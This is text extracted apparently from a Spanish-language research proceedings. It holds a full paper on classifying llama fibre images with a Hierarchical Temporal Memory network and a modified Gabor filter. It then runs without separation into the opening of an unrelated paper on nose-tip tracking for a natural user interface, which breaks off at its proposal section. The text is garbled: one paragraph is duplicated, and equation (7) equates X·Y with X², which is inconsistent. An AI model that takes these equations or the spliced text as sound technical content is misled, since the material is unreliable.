Centro de Investigación en Informática para la Ingeniería
Universidad Tecnológica Nacional
Facultad Regional Córdoba

Abstract

En el contexto de la sustentabilidad productiva de fibras textiles, la oportunidad de contar con un método accesible y económico para reconocer y clasificar tipos específicos y obtener así una medida de calidad confiable por parte de productores rurales, es de vital importancia. En este trabajo se optimiza un método de reconocimiento y clasificación de objetos basado en una Memoria Temporal Jerárquica para lograr dicho objetivo. La Memoria Temporal Jerárquica, inspirada en la teoría de la memoria predicción del cerebro humano, consiste en una estructura de árbol de nodos computacionalmente conectados los cuales utilizan un conjunto particular de reglas para memorizar objetos que aparecen en diferentes orientaciones. En concordancia con este modelo, se aplican algoritmos basados en los mecanismos de visión humana para preprocesar las imágenes de entrada. Así, las imágenes de entrada son sometidas a un proceso basado en un modelo matemático para resaltar las características visuales más relevantes (tal como lo hace el cerebro humano). En comparación con el método original de la Memoria Temporal Jerárquica, los resultados experimentales obtenidos exhiben una mejora en el rendimiento y precisión, logrando además un entrenamiento más rápido, conservando la robustez original.

1. Introduction

1.1. Ámbito del problema

Tanto la identificación como la caracterización de pelos y fibras de origen animal, adquiere importancia relevante

¹ La medulación constituye un canal hueco en el centro de la fibra que supone un problema importante para la industrialización, especialmente en el teñido, porque causa una mayor refracción de la luz haciendo aparecer a las fibras teñidas más claras.

en el análisis y estudio de sus propiedades para usos textiles e industriales, incluso artesanales [5]. Se estima que más de un millón de pequeños productores de los Andes centrales en Sudamérica tienen alpacas y llamas como principal medio de subsistencia [15]. Estos animales proveen carne, leche, fibra, energía de transporte y guano y, además, constituyen un elemento importante de la identidad cultural de sus pueblos. Poblaciones definidas de estos camélidos califican para ser capturadas, esquiladas y liberadas generando un ingreso adicional a las comunidades en que viven. El aumento de la producción de fibras y demás productos de camélidos sudamericanos, a la vez de preservar un recurso genético animal crítico y los valores culturales asociados y mejorar la calidad de vida de muchos pequeños productores, debe ser parte de una estrategia global de inversión sostenida en investigación y desarrollo. En la República Argentina, el Programa Nacional Fibras Animales [15] considera valiosa la comercialización, producción, e industrialización de lana, mohair, cashmere, llama, guanaco y vicuña. El valor de la fibra textil está dado, fundamentalmente, por su finura promedio además de otras propiedades que hacen a establecer su cotización tales como el índice de confort PF (*Prickle Factor*) que constituye el porcentaje de fibras con diámetros mayores a 32 micrones, la presencia o ausencia de medulación¹, el crimpado² y la forma y altura de las escamas [1]. Para determinar una medida satisfactoria de calidad de la fibra textil de origen animal, además de tener en cuenta defectos obvios como la pigmentación y la presencia de fibras atípicas o meduladas [4], la característica de mayor importancia es el diámetro medio. Fibras más finas tienen más aplicaciones industriales y en consecuencia tienen

² El crimpado u ondulado, se refiere a un efecto mecánico producido justamente para lograr cohesión entre fibras iguales. Este factor se relaciona con la capacidad hidrófuga (absorción de humedad) de la fibra.

mayor valor económico [16]. Reconocer y clasificar apropiadamente cada tipo de fibra, para medir sus características biomecánicas más relevantes, constituye el objetivo de este trabajo.

1.2. Estrategia basada en el modelo del neocórtex

El problema del reconocimiento y clasificación de objetos en imágenes parece simple a primera vista, pero a menudo es difícil de resolver. No hay una manera obvia de manejar estos problemas y existen muchas técnicas diferentes. El reconocimiento visual de patrones, tal como la lectura de caracteres o la discriminación de formas, es una tarea sencilla y natural en seres humanos. La verdadera dificultad consiste en diseñar un algoritmo computacional capaz de hacer esto de la misma manera. Quizás, una de las mejores estrategias sea aprender del propio cerebro, estudiando el mecanismo con el que se procesa la información visual y tratando de usarlo en el principio de diseño de nuevos algoritmos. Más precisamente, cómo puede sintetizarse una red neuronal que tenga la misma habilidad que el cerebro humano. Un resultado de dicha aproximación en el reconocimiento de patrones es el llamado «neocognitrón» D[6].

En el área visual del cerebro, se encontraron neuronas que responden selectivamente a características locales de un patrón visual tales como líneas y bordes y, en particular, orientaciones [12]. En la zona más alta de la corteza visual, existen células que responden selectivamente a ciertas figuras como círculos, triángulos, cuadrados o incluso al rostro humano [2]. De acuerdo a esto, el sistema visual parece tener una estructura jerárquica en la que primero se extraen características simples de un patrón estímulo y luego se integran características más complejas. En esta jerarquía, una celda en una capa superior generalmente recibe señales desde un área más amplia de la retina siendo insensible a la posición del estímulo.

En este trabajo proponemos un método mejorado de reconocimiento y clasificación de objetos basado en la técnica de Memoria Temporal Jerárquica (*Hierarchical Temporal Memory* HTM) inspirada en la teoría de predicción del cerebro humano [11]. La Red HTM fue propuesta por Jeff Hawkins y modela algunas de las estructuras y propiedades algorítmicas del neocórtex. La Red HTM es un modelo biométrico basado en la teoría memoria-predicción de la función cerebral descrita en [10]. Se trata de un método para descubrir e inferir las causas de alto nivel de los patrones y secuencias de entrada observados, construyendo así un modelo cada vez más complejo de la realidad. Una Red HTM combina y se extiende a enfoques utilizados en redes bayesianas y algoritmos de agrupación espacial y temporal mediante el uso de una jerarquía en forma de árbol. La Red HTM se

ha utilizado con éxito para el reconocimiento de objetos [3] [9] ya que el proceso de construcción de mapas de la realidad tiene características intrínsecamente similares a la de identificación de objetos. Al tratar el problema de identificación de fibras como un problema de reconocimiento espacial, proponemos resolverlo con una Red HTM, usando como base los mecanismos de la visión humana en la implementación de un algoritmo que permita preprocesar las imágenes de entrada. De esta forma, las imágenes de entrada se someten a un procesamiento basado en un modelo matemático que permite realzar las características visuales más sobresalientes, aquellas que la vista humana mayormente detecta.

2. Estructura de un HTM

La Memoria Temporal Jerárquica está inspirada en las redes bayesianas, sin embargo, su principal característica es la de modelar la estructura algorítmica del neocórtex [14]. Una Red HTM es un sistema organizado jerárquicamente, dividido en varios niveles compuestos de nodos computacionales adjuntos. Al ascender, el número de nodos disminuye siendo tan solo uno en el nivel superior. El número de nodos en el nivel k es 2^{2n-k} , donde n es el número total de niveles en la red. El nivel más bajo corresponde a las imágenes que se presentan a la Red. Las imágenes de entrada se dividen a su vez en cuadros de $m \times m$ píxeles haciendo corresponder cada cuadro de la imagen de entrada a un nodo del primer nivel, así, los nodos del primer nivel reciben entradas de áreas específicas llamadas campos receptivos. El flujo de inferencia de uno a otro nodo, sigue una trayectoria ascendente. Los nodos en niveles inferiores pueden encontrar causas pertenecientes a una escala de tiempo y entrada limitada, mientras que los nodos en niveles superiores encuentran causas que pertenecen a una escala de tiempo y entrada más amplia. Independientemente del nivel al que pertenecen, cada nodo sigue el procedimiento algorítmico descrito en [7] dividido en dos módulos diferentes: el módulo *espacial* y el módulo *temporal* y realiza dos operaciones distintas: la primera, entrenamiento, incluye procesamiento temporal y espacial; la segunda, inferencia, produce las salidas que alimentan los nodos en los niveles superiores.

2.1. El módulo espacial

Un nodo en el primer nivel recibe un cuadro de tamaño $m \times m$ píxeles del correspondiente campo receptivo. Este cuadro se mapea en un vector de entrada $\mathbf{q} = (q_1, q_2, \dots, q_{m \times m})$ donde los q_i corresponden al valor de cada pixel. El nodo es expuesto secuencialmente a las imágenes de entrenamiento y aprende el espacio de cuantificación del vector de entrada. El subespacio de dichos vectores, eventualmente añadidos al nodo,

constituye los centros de cuantificación. Este procedimiento de aprendizaje se implementa mediante un algoritmo simple, gobernado por un parámetro de umbral D , que corresponde a la distancia euclidiana mínima por encima de la cual un vector de entrada se considera diferente de los centros de cuantificación existentes. Cada nuevo vector de entrada se comprueba contra el centro de cuantificación con una distancia menor a D , en ausencia de tal centro, el nuevo vector se agrega al nodo convirtiéndose en un nuevo centro de cuantificación, de lo contrario, se ignora. El valor de umbral de D debe elegirse con cuidado, ya que un valor demasiado pequeño puede conducir a un nodo con demasiados centros de cuantificación. Por otro lado, un valor demasiado grande puede conducir a un nodo con centros de cuantificación correspondientes a vectores de entrada muy diferentes entre sí. Este procedimiento de aprendizaje converge cuando la tasa de incorporación de nuevos centros de cuantificación es mucho menor a un valor predefinido. Una vez que el procedimiento de aprendizaje concluye, el módulo espacial está entrenado y puede producir salidas que alimenten el módulo temporal.

2.2. El módulo temporal

El módulo temporal aprende a partir de las salidas del módulo espacial. Por cada nuevo vector de entrada presentado a un nodo se calculan las distancias euclidianas entre dicho vector y los centros de cuantificación. La probabilidad de que el vector de entrada pertenezca a cada centro alimenta el módulo temporal para formar la llamada Matriz de Adyacencia Temporal (MAT). Si el módulo espacial consta de N centros de cuantificación, se crea primero una matriz $T N \times N$ en cero. Las filas y las columnas de la matriz corresponden a los centros activados en los tiempos t y $t + 1$, respectivamente. De esta forma, el elemento T_{ij} de la MAT se incrementa en uno cuando el centro de cuantificación correspondiente es activado por un vector de entrada en los tiempos t y $t + 1$ y la operación se repite hasta que la matriz logra suficiente estabilidad. El significado físico de este procedimiento es que los centros de cuantificación con tiempos próximos se agrupan juntos en T . Luego la matriz se usa para aprender una combinación de cadenas de Markov de primer orden, definidas sobre el set de centros de cuantificación.

2.3. Agrupamiento temporal

El siguiente paso incluye la partición de la MAT, que es una matriz grande de transición. El objetivo principal de esta operación es agrupar los centros de cuantificación en subgrupos temporales coherentes. Cada subgrupo corresponde a una cadena de Markov e incluye centros de cuantificación que es probable ocurran secuencialmente

en el tiempo [8]. Si consideramos a la MAT como una red dirigida ponderada, este problema se trata como una partición gráfica y el algoritmo que ha sido adoptado como solución es el descrito por George y Jaros en [7]:

1. Localizar el centro de cuantificación con la mayor conectividad.
2. Seleccionar los M centros de cuantificación con mayor conectividad con el centro del paso anterior.
3. Repetir el paso anterior para cada nuevo centro de cuantificación agregado.
4. Crear un nuevo grupo compuesto por los centros que surgen de los pasos 2 y 3.
5. Repetir, desde el paso 1, hasta que todos los centros de cuantificación hayan sido agregados a un grupo.

La salida del módulo temporal será un vector que contendrá el número de grupos temporales creados para un nodo. El entrenamiento termina al completar la partición gráfica y el nodo es capaz de hacer inferencia.

En este trabajo, tanto el módulo espacial como el módulo temporal se reemplazan con las rutinas que se proponen a continuación. En el módulo espacial el algoritmo propuesto permitirá almacenar nuevos centros de cuantificación de manera más eficiente. En cuanto al módulo temporal, la matriz T se reemplaza por una matriz de autocorrelación que permite potenciar el análisis factorial.

3. Descripción del algoritmo propuesto

La contribución de este trabajo es doble. Por un lado, sobre las imágenes de entrada, cortes longitudinales de fibra textil, se aplica un algoritmo de mejoramiento cuyo objetivo es perfeccionar topológicamente la estructura de la imagen. Durante este proceso, se extraen las coordenadas de la imagen que corresponden a la información de las regiones relevantes. Por otro lado, se utiliza sólo la información extraída para entrenar una Red HTM.

3.1. Filtro de Gabor modificado

El método de mejoramiento de la imagen de entrada adoptado en este trabajo se basa en un filtro de Gabor, técnica que combina dos capacidades de filtrado: una en el dominio espacial y otra en el dominio de frecuencia. Es esta característica específica la que se explota para mejorar la estructura de la imagen. La base de esta técnica se encuentra en una de las aplicaciones más recientes en las que se filtra con Gabor en el dominio de frecuencia para

mejorar la estructura de huellas dactilares [13]. Tradicionalmente se asume que la estructura paralela de crestas y valles, en huellas dactilares, recorrida ortogonalmente a la orientación local de las líneas de crestas, conforman una onda plana de forma sinusoidal combinada con ruido. Esto supone que la señal ortogonal a la orientación local de las crestas, es aproximadamente una onda sinusoidal discreta, con lo que sería suficiente sintonizar el filtro a la orientación local y a la frecuencia de la onda conformada por las crestas y valles para poder eliminar el ruido y restablecer la estructura paralela de crestas y valles de la huella original. Siguiendo el trabajo de Yang et al. en [17] se aplica este enfoque, teniendo en cuenta que las fibras pueden ser consideradas como dos, tres y hasta cuatro crestas paralelas según se trate de fibras meduladas o no meduladas (en algunos casos, dependiendo del ancho de la médula, ésta se presenta en la imagen agregando una o dos crestas paralelas a los bordes de la fibra).

Uno de los problemas al aplicar un filtro de Gabor tradicional es que en muchas regiones no siempre se cumple que la onda conformada sea una onda plana sinusoidal pura. Otro de los problemas encontrados es que la desviación estándar de las funciones gaussianas tienen que ser elegidas de forma empírica, haciendo el filtro dependiente de la imagen a ser filtrada.

La componente real con simetría par de un filtro de Gabor bidimensional viene dada por:

$$g(x, y, T, \phi) = \exp\left[-\frac{1}{2}\left(\frac{x_\phi^2}{\sigma_x^2} + \frac{y_\phi^2}{\sigma_y^2}\right)\right] \cos\left(\frac{2\pi x_\phi}{T}\right) \quad (1)$$

con

$$x_\phi = x \cos \phi + y \sin \phi \quad (2)$$

$$y_\phi = -x \sin \phi + y \cos \phi \quad (3)$$

Donde ϕ es la orientación del filtro de Gabor, T es el período de la onda sinusoidal plana, σ_x y σ_y son las desviaciones estándar de la envolvente Gaussiana con respecto al eje x y al eje y respectivamente.

La modificación propuesta por Yang et al. consiste en reemplazar la función dada por $\cos(x, T)$ en (1) por una función periódica $F(x, T_1, T_2)$. Esta función implementa dos funciones sinusoidales con diferentes períodos T_1 y T_2 . De manera tal que las partes por encima del eje x consisten de una función coseno con período T_1 y las partes por debajo del eje x consisten de una función coseno con período T_2 .

La representación en frecuencia del filtro de Gabor con esta modificación ya no es la de un filtro pasa banda que deja pasar sólo una componente central de frecuencia, sino un filtro pasa banda asociado con una serie de filtros pasa baja. La ventaja es que esta en esta representación se deja pasar las componentes de baja frecuencia útiles.




Fig. 1. Representación gráfica de la función $F(x, T_1, T_2)$.

La representación en frecuencia del filtro de Gabor con esta modificación ya no es la de un filtro pasa banda que deja pasar sólo una componente central de frecuencia, sino un filtro pasa banda asociado con una serie de filtros pasa baja. La ventaja es que esta en esta representación se deja pasar las componentes de baja frecuencia útiles.

Una vez planteado el filtro de Gabor modificado, se seleccionan los parámetros adecuados tales como la orientación ϕ , extendiendo el método tradicional centrado en bloques a un esquema centrado en píxeles para estimar en un bloque de tamaño $w \times w$ la orientación del mismo. Luego se pasa un filtrado gaussiano direccional 1-D adicional en cada pixel sobre su orientación, para remover ruidos. La selección de los períodos T_1 y T_2 son la clave para determinar las crestas y valles (T_1 como el doble del ancho local de la cresta y T_2 como el doble del ancho local del valle) asumiendo un tamaño máximo que corresponda al objeto (cresta o valle) esperable para una fibra. Los períodos de crestas y valles varían lentamente en una vecindad local, por lo que un filtro pasa baja es usado para remover las variaciones bruscas en éstos.

La determinación de un píxel como valle o cresta se realiza calculando un valor medio de la intensidad de los píxeles dentro del bloque y se selecciona un umbral adecuado para la clasificación en estas dos categorías. La selección de σ_x y σ_y sirve para controlar el ancho de banda de la frecuencia espacial. Este es un valor definido empíricamente. Un ancho de banda muy grande puede incrementar el ruido y un ancho de banda muy angosta

tiende a suprimir parte de la señal útil. Mientras que σ_y determina el grado de suavizado a través de la orientación local, σ_x influye en el grado de mejoramiento del contraste entre las crestas y los valles. Una vez establecidos σ_x y σ_y , los valores son aplicables a todas las imágenes de corte longitudinal. Como el tamaño de la máscara de convolución incide en el desempeño del filtrado y en el costo computacional, el filtrado de la imagen se ejecuta variando el tamaño de la máscara de convolución pixel a pixel para obtener un resultado más preciso.

3.2. Módulo espacial modificado

El módulo espacial es expuesto secuencialmente a las imágenes de entrada modificadas. El objetivo es que el módulo espacial aprenda un subconjunto representativo de los vectores de entrada. Los vectores de entrada almacenados son los centros de cuantización que codifican el conocimiento de la red. Es muy importante que estos centros se seleccionen cuidadosamente para garantizar que el módulo espacial aprenda un conjunto finito de centros de cuantización a partir de un número virtualmente infinito de vectores de entrada. Debe alcanzarse en este punto un equilibrio entre el número de centros de cuantización almacenados y el resto de espacio.

Al comienzo del aprendizaje, el primer vector de entrada se considera un centro de cuantización del nodo correspondiente. Si asumimos que el espacio de cuantización aprendido en el módulo espacial de un nodo viene dado por $\mathbf{Q} = [\mathbf{q}_1, \mathbf{q}_2, \dots, \mathbf{q}_N]^T$, donde \mathbf{q}_i son los centros de cuantización y N en número total de centros agregados, todas las distancias Euclidianas d entre esos centros se calculan y se suman para obtener un valor S .

Cuando un nuevo vector de entrada \mathbf{q}_k aparece en el campo receptivo del nodo en cuestión, todas las distancias d entre los centros existentes \mathbf{Q} y el nuevo vector de entrada se calculan para obtener un nuevo valor S_k . Si el nuevo valor S_k es mucho mayor al valor anterior S , el nuevo vector es agregado al conjunto de centros almacenados. En otras palabras, si S_k es muy pequeño (menor a un valor umbral D) el nuevo vector de entrada no aporta información substancial por lo que es ignorado.

El entrenamiento del módulo espacial concluye cuando los centros almacenados describen suficientemente el espacio. A medida que los nuevos vectores se agregan como centros de cuantización la tasa de incorporación disminuye. Cuando esta tasa cae por debajo de un cierto valor umbral, la incorporación de nuevos centros no aporta información relevante. La principal ventaja en esta

propuesta es que el costo computacional y la utilización de recursos de memoria se minimizan.

3.3. Módulo temporal modificado

Lo expresado anteriormente respecto al módulo temporal es aplicable en aplicaciones donde la entrada corresponde a una secuencia basada en el tiempo tales como imágenes de video, etc. Los vectores de entrada que se presentan en el campo receptivo de un nodo a lo largo del tiempo corresponden al mismo contenido desplazado por una pequeña porción de píxeles. En tales casos los vectores de entrada con proximidad temporal también tendrían espacio. No obstante, en el reconocimiento y problemas de categorización, donde el sistema debe entrenarse a partir de un conjunto de imágenes sin proximidad temporal, la aproximación no tiene un significado físico. Es raro que las imágenes de entrada presentadas a un nivel más bajo, de forma sucesiva, compartan información común. Como consecuencia de esto, el campo receptivo de un nodo recibe vectores que pueden diferir notablemente. Como sea, la matriz T es altamente afectada por el orden de las imágenes que alimentan el nivel más bajo de la Red.

En el presente trabajo manejamos el módulo temporal de una manera diferente poniendo una matriz T que es una matriz de autocorrelación. En un primer paso, se obtienen las derivadas horizontales y verticales de primer orden, calculando los elementos de la matriz (4)

$$M = \begin{bmatrix} A & C \\ C & B \end{bmatrix} \quad (4)$$

donde

$$A = \left(\frac{\partial T}{\partial x}\right)^2 \otimes w = X^2 \otimes w \quad (5)$$

$$B = \left(\frac{\partial T}{\partial y}\right)^2 \otimes w = Y^2 \otimes w \quad (6)$$

$$C = (X \cdot Y) \otimes w = X^2 \otimes w \quad (7)$$

Los elementos de la matriz se obtienen al elevar al cuadrado las derivadas parciales y posteriormente filtrar (5), (6) y (7). Se utiliza el filtro w de tipo gaussiano para evitar que la respuesta sea ruidosa, tal y como pasaría con un filtro rectangular. Aplicamos un factor de filtrado $\sigma = 2$, y un tamaño de ventana seis veces el factor de filtrado. Si definimos como λ_1 y λ_2 como los valores propios de la matriz M calculada, se pueden obtener tres posibles situaciones:

- λ_1 y λ_2 pequeños, indicando que la función de autocorrelación es plana.

- Uno de los valores pequeño y el otro elevado, indica que la función de autocorrelación tendrá un cierto rizado.
- λ_1 y λ_2 elevados, la función de autocorrelación tendrá picos bruscos.

Se puede justificar intuitivamente el motivo de esta clasificación a partir de los valores propios. λ_1 y λ_2 reflejan los modos de variación de las direcciones principales de los gradientes. Por ese motivo, cuando en una región de la matriz T los dos valores son elevados, deducimos que los centros de cuantización están altamente correlacionados

4. Validación Experimental

En esta sección se evalúa el método propuesto. Se implementó el algoritmo original [7] para compararlo contra el optimizado. Las dos redes fueron compiladas con la misma estructura garantizando así la comparabilidad de los resultados experimentales. En ambas versiones se implementó una red de 4 niveles. El nodo ubicado en la cima de la jerarquía es el de clasificación con imágenes de entrada de 32×32 píxeles. Así, cada nodo en el nivel más bajo recibe un cuadro de 4×4 píxeles que luego se adaptan a los vectores de entrada. Para la validación experimental se construyó un set de datos de pruebas a partir de un modelo esquemático de una fibra en corte longitudinal no medulada de llama, variando su orientación de 0° a 45° en pasos de 5° y espejando dichas imágenes de forma tal de obtener un conjunto de 30 imágenes de entrenamiento.

Tabla 1
Tasa de clasificación para el HTM original y el propuesto

Tipo Fibra	HTM original (%)	HTM original FGM (%)	HTM original autocorrel. (%)	Propuesto (%)
No medulada	74.32	74.89	76.34	82.33

Para maximizar el rendimiento de una Red HTM la selección de los parámetros para el módulo espacial es de gran importancia. Se debe determinar el umbral D , como criterio para agregar nuevos centros de cuantización en el módulo espacial y la tasa que finaliza el proceso de aprendizaje. La tasa de aprendizaje se fija en 0.1 y se supone fija para el resto del procedimiento experimental. La distancia D tanto para el módulo espacial original como el modificado se reguló de manera tal de maximizar la tasa de clasificación. El umbral más apropiado para el método

original y el modificado fue de 0.4 y 0.1 respectivamente, alcanzando la tasa de clasificación correspondiente del 74.32% y el 82.33%.

Los resultados obtenidos en la comparación de ambas redes han sido resumidos en la Tabla 1.





Fig. 2. Eficiencia basada en la distancia umbral D para el módulo espacial original (a) y el módulo espacial modificado (b).

5. Conclusiones

Se ha presentado un método optimizado para el reconocimiento y clasificación de fibras basado en una Memoria Temporal Jerárquica. El proceso de optimización involucra cambios en los tres diferentes módulos de la Red. Primeramente, las imágenes fueron optimizadas y mapeadas mediante un Filtro de Gabor Modificado de acuerdo a un modelo matemático que permite realzar las características visuales más sobresalientes, aquellas que la vista humana mayormente detecta. A continuación, los

centros de cuantización fueron almacenados más uniformemente y, finalmente, el reemplazo del módulo temporal por una matriz de autocorrelación para los centros de cuantización existentes en cada nodo. El procedimiento de aprendizaje se redujo en costo computacional y en consecuencia, decreció el tiempo de entrenamiento. Se logró una eficiencia del 82.33% con la red optimizada contra un 74.32% de la configuración original.

Por otro lado, el presente trabajo intenta contribuir en el proceso de reconocimiento y clasificación de fibra para obtener una medida confiable y soportar indicadores de calidad de la fibra. Además, pretende constituirse en una herramienta útil y accesible que dará respaldo a las investigaciones científicas que se llevan adelante para intervenir en proyectos de desarrollo y promoción humana, y así conducir planes y formular recomendaciones viables para evitar la degradación de los recursos naturales y soslayar problemas de pobreza, marginalidad, emigración y desarraigo entre otros. Finalmente, intenta proporcionar una solución adecuada que permita difundir las cualidades de sustentabilidad para avalar comercialmente los productos textiles de la región.

6. Referencias

- [1] Adot, O., "Introducción a la industrialización de la lana y las fibras especiales", Documento Interno SUPPRAD N°2, 2010.
- [2] Bruce, C., Desimone, R. and Gross, C. G., "Visual properties of neurons in a polysensory area in superior temporal sulcus of the macaque", *Journal of Neurophysiology*, 46(2), 369-384, 1981.
- [3] Bundzel, M. and Hashimoto, S., "Object Identification in Dynamic Images Based on the Memory-Prediction Theory of Brain Function", *Journal of Intelligent Learning Systems and Applications*, vol. 2, pp. 212-220, 2010.
- [4] Cancio, A., Rebuffi, G., Mueller, J., Duga L. y Rigalt, F., "Parámetros cualitativos de la producción de fibras de llamas (Lama Gama) machos en la puna argentina", INTA EEA, Bariloche, INTA AER Trancas, INTA EEA Catamarca, Comunicación Técnica, PA 492, 2006.
- [5] Ford, J. and Roff, W., "Identification of textile and related fibers", *Journal of the Textile Institute Transactions*, 45: 580-611, 1954
- [6] Fukushima, k., "Neocognitron: A self-organizing neural network model for a mechanism of pattern recognition unaffected by shift in position", *Biological Cybernetics*, 36(4), 193-202, 1980.
- [7] George, D. & Jaros, B., "The htm learning algorithms", Whitepaper, Numenta Inc., 2007.
- [8] George, D. & Hawkins, J., "Towards a mathematical theory of cortical microcircuits." *PLoS Comput. Biol.* 5, e1000532, 2009.
- [9] George, D., "How the brain might work: A hierarchical and temporal model for learning and recognition," Ph.D., Department of Electrical Engineering, Stanford University, California, USA, 2008.
- [10] Hawkins, J. and Blakeslee, S., "On intelligence", 1st ed. New York: Times Books, 2004.
- [11] Hawkins, J., Ahmad, S. and Dubinsky, D., "Hierarchical Temporal Memory including HTM Cortical Learning Algorithms", Numenta Inc. White paper, 2011.
- [12] Huhel, D. H. and Wiesel, T. N., "Receptive fields, binocular interaction and functional architecture in the cat's visual cortex", *Journal de Physiologic*, 160 (1), 106-154, 1962.
- [13] Li, T., Chen, J., "A fingerprint image enhancement method based on Gabor filter", *IEEE Mechanic Automation and Control Engineering (MACE)*, Second International Conference on 2011, pp 3773 – 3776, 2011.
- [14] Mittal, A., Pagalthivarthi, K., "Temporal bayesian network based contextual framework for structured information mining", *Pattern Recognition Lett.* 28, 1873–1884, 2007.
- [15] Mueller, J., "Documento Base de Programa Nacional: Fibras Animales", Instituto Nacional de Tecnología Agropecuaria, 2011.
- [16] Muller, J., "Objetivos de mejoramiento genético para rumiantes menores", INTA EEA Bariloche, Comunicación Interna, PA 238, 1993.
- [17] Yang, J., Liu, L., Jiang, T., Fan, Y., "A modified Gabor filter design method for fingerprint image enhancement", National Laboratory of Pattern Recognition, Institute of Automation, Chinese Academy of Sciences, 2002..

Seguimiento de la Punta de la Nariz y Detección de la Orientación de la Cabeza con Técnicas de Visión Artificial para una Interfaz Natural de Usuario

César Osimani[†], Emiliano Kohmann[†]

[†]Centro de Investigación Aplicada y Desarrollo
en Informática y Telecomunicaciones (CIADE-IT)
Universidad Blas Pascal (UBP)
Córdoba, Argentina
{cosimani, ekohmann}@ubp.edu.ar

Resumen— En la actualidad se perciben avances tecnológicos que buscan incorporar a las interfaces de usuario la característica de interacción natural. La disciplina orientada a mejorar la experiencia del usuario en el manejo de computadoras se la conoce como Interacción Humano-Computadora (HCI - Human Computer Interaction). Uno de los campos de la HCI es el diseño de Interfaces Naturales de Usuario (NUI - Natural User Interface) con las cuales se ofrece al usuario la posibilidad de control a través de gestos, posturas y movimientos naturales con el cuerpo.

En este trabajo se realiza el diseño de una interfaz natural de usuario utilizando técnicas de visión artificial que permiten identificar los movimientos de la cabeza hacia los laterales con el fin de navegar entre las opciones de un menú visualizado en pantalla y posibilidad de selección a través de la sonrisa. Cada una de estas opciones corresponde a una perilla deslizante que es controlada con los movimientos de la punta de la nariz. Esta interfaz se presenta en un programa informático que realiza el análisis de las imágenes capturadas por una cámara RGB estándar.

Palabras clave— Visión artificial; Reconocimiento facial; Segmentación de rostro; Reconocimiento de gestos

I. INTRODUCCIÓN

Cada día las computadoras se vuelven más penetrantes en la sociedad, y por ello existe un creciente interés en el desarrollo de nuevas técnicas para facilitar la Interacción Humano-Computadora y así reducir la barrera hombre-máquina. En las últimas décadas, la interacción de las personas con los dispositivos digitales ha tenido grandes cambios, desde las Interfaces por Línea de Comandos (CLI - Command Line Interface), evolucionando a las Interfaces Gráficas de Usuario (GUI - Graphical User Interface) y un momento importante en la década de los noventa con la introducción del paradigma de las ventanas, íconos, menús y punteros. En los últimos años han ganado mucha popularidad los sistemas con interacción a través de pantallas táctiles y, actualmente, la tendencia es brindar a los usuarios una interacción más natural e intuitiva con los dispositivos.

El término Interfaz Natural de Usuario (NUI) hace referencia a la interacción a través del propio cuerpo del

usuario. Un objetivo importante de una NUI es lograr que las interacciones con los dispositivos sean tan naturales como una interacción entre seres humanos. Para lograrlo se busca incorporar los movimientos, posturas y gestos que se realicen con las diferentes partes del cuerpo.

En este contexto, se propone un sistema de reconocimiento de movimientos, posturas y gestos realizados con el cabeza del usuario que puedan ser asociadas a distintas acciones sobre una aplicación para, por ejemplo, realizar la búsqueda de fotografías, navegar un menú de opciones, desplazarse sobre el texto de un libro o también interactuar sobre un dispositivo al cual no se tiene acceso físico.

II. TRABAJOS RELACIONADOS

Existen diversos aportes relacionados al reconocimiento gestual involucrando distintas especialidades, desde circuitos electrónicos que identifican los movimientos de los dedos utilizando sensores de luz colocados enfrentados a la mano del usuario [1] hasta sistemas como [2] que combinan tecnologías como la detección de posturas de las manos utilizando el sensor Leap Motion, el reconocimiento del habla y pantallas táctiles para una interacción natural con los dispositivos. Trabajos como [3] utilizan el sensor Kinect para detectar las manos del usuario e identificar la posición de sus dedos, con la idea de realizar aportes para la interpretación de la lengua de señas. Respecto a los trabajos que tratan el reconocimiento de los movimientos de la cabeza se encuentra [4] donde se ha desarrollado una interfaz para controlar un brazo mecánico con los movimientos de la cabeza, permitiendo su desplazamiento vertical y horizontal, como también la rotación, apertura y cierre de la pinza mecánica. También existen diversos trabajos, como [5], donde se desarrolla un sistema que permite el control de una silla de ruedas con reconocimiento de los movimientos con la cabeza a través de un acelerómetro colocado en la cabeza del usuario, y además incluye sensores ultrasónicos colocados en la parte delantera de la silla para una navegación más segura.

III. PROPUESTA

